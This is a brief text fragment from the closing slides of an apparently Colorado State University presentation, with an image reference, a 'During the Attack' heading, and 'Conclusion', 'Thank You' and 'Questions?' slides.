
Close

During the  
Attack





# Conclusion







**COLORADO STATE  
UNIVERSITY**

**Thank You**



**COLORADO STATE  
UNIVERSITY**

# Questions?